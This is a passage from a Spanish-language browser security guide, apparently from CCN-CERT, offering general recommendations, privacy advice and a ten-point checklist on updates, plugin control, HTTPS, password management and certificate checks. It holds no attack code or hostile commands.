5.6 Recomendaciones generales

A continuación, se recogen una serie de recomendaciones generales sobre el uso del navegador:

- Revise las opciones de seguridad y privacidad de su navegador. Actualmente los navegadores disponen de medidas tan interesantes como: no aceptar cookies de terceros, bloquear pop-ups, evitar la sincronización de contraseñas, evitar el autocompletado, borrar los ficheros temporales y cookies al cerrar el navegador, bloquear la geolocalización, filtrar ActiveX, etc. En caso de no contar con alguna de estas funcionalidades podrá recurrir al uso de extensiones o herramientas de seguridad externas, siempre siguiendo las recomendaciones que se describen en el apartado 4.3.
- Si se navega por páginas desconocidas es recomendable que el usuario deshabilite plugins como Flash/Java e incluso JavaScript (si no es estrictamente necesario para el funcionamiento normal de la aplicación web). Algunos complementos como QuickJava facilitan esta tarea enormemente. Para usuarios más expertos se recomienda el uso de complementos como NoScript o uMatrix con el cual es posible configurar a medida políticas de seguridad para el uso de JavaScript, Java y otros plugins.
- Utilice contraseñas robustas y diferentes para el acceso a los servicios web y, si es posible, debe utilizarse un segundo factor de autenticación. Estas contraseñas deberán ser periódicamente renovadas.
- Es recomendable que el usuario no almacene las sesiones asociadas a servicios web que manejen información sensible o crítica en el equipo y cierre las mismas una vez que finalice su navegación.
- No deben instalarse plugins/extensiones desde sitios no oficiales (aquellos no relacionados con el del propio sitio del desarrollador).
- No debe hacerse clic en enlaces sospechosos; por ejemplo, los recibidos por medio del correo electrónico.

Además de estas recomendaciones, es interesante seguir las guías oficiales de los fabricantes en términos de seguridad y privacidad[10].

10. - Cambiar la configuración de seguridad y privacidad de Internet Explorer 11 - https://support.microsoft.com/es-es/topic/cambiar-la-configuraci%C3%B3n-de-seguridad-y-privacidad-de-internet-explorer-11-9528b011-664c-b771-d757-43a2b78b2afe
- Privacy and security settings - https://support.mozilla.org/en-US/products/firefox/privacy-and-security
- Clear the history and cookies from Safari on your iPhone, iPad, or iPod touch - https://support.apple.com/en-us/HT201265
- Ayuda de Safari - https://help.apple.com/safari/mac/8.0/
- Google Chrome Help - https://support.google.com/chrome#topic=9796470
- Security and privacy - https://help.opera.com/en/latest/security-and-privacy/#badges
- Chromium Security - https://www.chromium.org/Home/chromium-security

6. Recomendaciones de privacidad

Cada navegador proporciona una serie de beneficios e inconvenientes en cuanto a la privacidad de sus usuarios, por lo que realmente no hay una forma correcta de configurar cada navegador, ni existe tampoco un navegador perfecto. Todo depende de las necesidades de cada usuario y lo que éste valore.

En cualquier caso, se deben seguir las recomendaciones de las guías oficiales de los fabricantes en términos de seguridad y privacidad [Ref-10] [Ref-11] [Ref-12] [Ref-13] [Ref-14] [Ref-15] [Ref-16].

Otra opción es tener varios navegadores y utilizar uno u otro dependiendo de la actividad que se vaya a realizar y las fortalezas de cada uno de ellos en este sentido. En términos de privacidad se recomienda el navegador de Tor o el navegador Brave debido a que la privacidad es el foco principal del desarrollo de estos.

Es muy importante recordar que uno de los factores principales para mantener la privacidad durante la navegación es el sentido común, de nada sirve utilizar el modo incógnito, o un navegador como Tor si después el usuario accede a una red social y se autentica con su cuenta habitual o accede a su cuenta bancaria.

Es muy importante recordar que uno de los factores principales para mantener la privacidad durante la navegación es el sentido común

7. Decálogo de recomendaciones

Decálogo de seguridad para la navegación web

1. **Utilícese siempre un navegador actualizado. Los principales navegadores de hoy en día se actualizan automáticamente bien de forma transparente al usuario o mediante notificaciones que deberán ser aprobadas. Las actualizaciones automáticas del sistema operativo deberán también estar habilitadas.**

2. **Compruébese que los plugins y extensiones están configurados para actualizarse automáticamente. Asimismo, asegúrese que la instalación de estos complementos se realiza desde fuentes fiables y revise periódicamente que no han sido comprometidos.**

3. **Se aconseja deshabilitar de forma predeterminada plugins como Adobe Flash y Java. El usuario podrá habilitar los mismos bajo demanda para aquellos servicios conocidos y que sean de confianza. Mecanismos como click-to-play o el uso de determinadas extensiones permiten facilitar esta tarea. Asimismo, se recomienda deshabilitar JavaScript para navegar por páginas web desconocidas (siempre que la página no lo requiera para su funcionamiento normal). Para agilizar esta configuración pueden utilizarse extensiones que permiten aplicar políticas de contenido para habilitar y deshabilitar lenguajes de scripting.**

4. **Se aconseja revisar las opciones de seguridad y privacidad del navegador. Actualmente los navegadores disponen de medidas tan interesantes como: no aceptar cookies de terceros, bloquear pop-ups, evitar la sincronización de contraseñas, evitar el autocompletado, borrar los ficheros temporales y cookies**

al cerrar el navegador, bloquear la geolocalización, filtrar ActiveX, etc. En este sentido es aconsejable seguir las recomendaciones del fabricante.

5. **Se recomienda hacer uso de HTTPS frente a HTTP incluso para aquellos servicios que no manejen información sensible. Algunas funcionalidades como HSTS y extensiones como HTTPS Everywhere servirán de gran ayuda para garantizar el uso preferente de HTTPS sobre HTTP durante la navegación web.**


6. **Se recomienda proteger el navegador y los plugins con soluciones anti-exploit para mitigar posibles ataques derivados de exploits. En algunos casos, este tipo de herramientas podrán proteger al usuario frente a 0-days. Esta solución no debe verse como un sustituto al antivirus sino como una capa de seguridad adicional.**

7. **Se recomienda no almacenar contraseñas de forma predeterminada por medio del navegador y utilizar herramientas más seguras para dicha gestión (por ejemplo, gestores de contraseñas que implementen un sistema de cifrado robusto). En el caso de que se decida utilizar el navegador es importante hacer uso de una llave maestra que cifre el repositorio de credenciales.**

8. **Es importante verificar que los certificados remitidos por servicios HTTPS que manejen información sensible (por ejemplo, servicios de correo, banca electrónica, etc.) han sido remitidos por una CA de confianza. Cualquier error o alerta generada por el navegador como consecuencia de la validación del certificado (por ejemplo, certificados autofirmados) deberá revisarse cuidadosamente.**

9. **No se debe acceder a cuentas personales en los modos de privacidad de los navegadores o a través de Tor.**

10. **Valórese el uso de extensiones o complementos adicionales que implementen funcionalidades no contempladas por el navegador. Por ejemplo, aquellas que mejoran la privacidad durante la navegación o que bloquean en la medida de lo posible anuncios, banners publicitarios y determinadas técnicas de seguimiento utilizadas por terceros.**



CCN
centro criptológico nacional

CCN-CERT
centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es


cn-cert
centro criptológico nacional
CCN
centro criptológico nacional